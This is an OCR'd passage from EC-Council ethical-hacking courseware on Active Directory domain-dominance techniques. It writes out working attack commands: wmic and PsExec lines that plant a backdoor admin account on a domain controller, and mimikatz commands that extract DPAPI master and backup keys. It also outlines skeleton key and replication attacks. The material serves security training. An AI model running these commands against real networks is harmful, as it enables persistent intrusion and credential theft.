
    ```
    icacls "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
    ```

  - **Using accesschk.exe for Identifying Permissions**

    Attackers also use **`accesschk.exe`**, which is a part of the **`Sysinternals`** tool for checking the permissions.

    ```
    accesschk.exe /accepteula "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup"
    ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Domain Dominance Through Different Paths

Domain dominance is a process of taking control over critical assets such as domain controllers (DCs) on a target system and gaining access to other networked resources. Attackers use various paths such as remote code execution, skeleton key attacks, and golden ticket attacks on the target system to maintain domain dominance.

Among all these paths, the remote code execution process is the most vulnerable path that can be explored by an attacker who has already gained some form of access to the victim system. Attackers often focus on gaining complete access over domain admin staff accounts to launch attacks on the target network. Subsequently, attackers can perform data pocketing, malware injection, service denial attacks, etc. Further, attackers also attempt to maintain dominance to hold persistence over time on the DCs.

As shown in the diagram, an attacker attempts to hijack the target organization's critical resources such as the DC through a legitimate user. Attackers employ social engineering techniques to launch domain dominance attacks through an internal user. After a successful attempt, the attacker can collect critical data from the target user such as public keys and privileged access permissions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.204: Illustration of a domain dominance attack

Listed below are the various techniques used by attackers to maintain domain dominance:

- Remote code execution
- Abusing the Data Protection API (DPAPI)
- Malicious replication
- Skeleton key attack
- Golden ticket attack
- Silver ticket attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Remote Code Execution

Attackers attempt to execute malicious code on the target domain controller (DC) through CLI to launch a domain dominance attack. Using this technique, attackers hold persistence to perform malicious activities over time without being detected.

Attackers follow the steps below to perform a domain dominance attack via remote code execution.

- Create a dummy process and user on the target DC using WMI:

  ```
  wmic /node:<DomaincontrollerName> process call create "net user /add PiratedProcess Du^^Y01"
  ```

  Here, **PiratedProcess** and **Du^^Y01** are the user ID and password of the planted dummy process on the target user's DC.

- Once the user is created, add the user to the "Admins" group.

  ```
  PsExec.exe \\< DomaincontrollerName> -accepteula net localgroup "Admins" PiratedProcess /add
  ```

- Navigate to Active Directory Users and Computers (ADUC) and identify the user created using the above command.
- Open the properties window on the system and navigate to the "Member of" tab to verify the membership.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.205: Screenshot showing InsertedUser Properties

After successfully adding a new user to the "Admins" group, the attacker uses these credentials to hold persistence on the target DC.

Abusing Data Protection API (DPAPI)

DPAPI is a unified location in Windows environments where all the cryptographically secured files, passwords of browsers, and other critical data are stored. Windows domain controllers (DCs) contain a master key to decrypt DPAPI-protected files. Attackers often attempt to obtain this master key from the DC using any of the following methods.

- Run the following mimikatz command to recover the master key using the password of a compromised user:

  ```
  dpapi::masterkey
  /in:"C:\Users\spotless.OFFENSE\AppData\Roaming\Microsoft\Protect\
  S-1-5-21-2552734371-813931464-1050690807-1106\3e90dd9e-f901-40a1-
  b691-84d7f647b8fe" /sid:S-1-5-21-2552734371-813931464-1050690807-
  1106 /password:******* /protected
  ```

- Run the following command to retrieve all local master keys with compromised admin credentials:

  ```
  sekurlsa::dpapi
  ```

- Run the following command to retrieve all backup master keys:

  ```
  lsadump::backupkeys /system:dc01.offense.local /export
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.206: Screenshot showing the output of the mimikatz tool


Cross-check whether the secured master keys are obtained by navigating through the root location containing the mimikatz.exe file and check for file formats such as .der, .key, pvk., and .pfx. By obtaining a master key, the attacker can open any DPAPI-encrypted file from any device associated with the network and maintain persistence.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Malicious Replication and Skeleton Key Attack


Malicious Replication

- It enables attackers to create an exact copy of user data using the admin credentials
- Attackers often attempt to replicate sensitive accounts such as "**krbtgt**"



Skeleton Key Attack

- A skeleton key is a form of malware that attackers use to **inject false credentials** into domain controllers to create a backdoor password
- It is a **memory-resident virus** that enables an attacker to obtain a master password to validate themselves as a legitimate user in the domain



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Malicious Replication

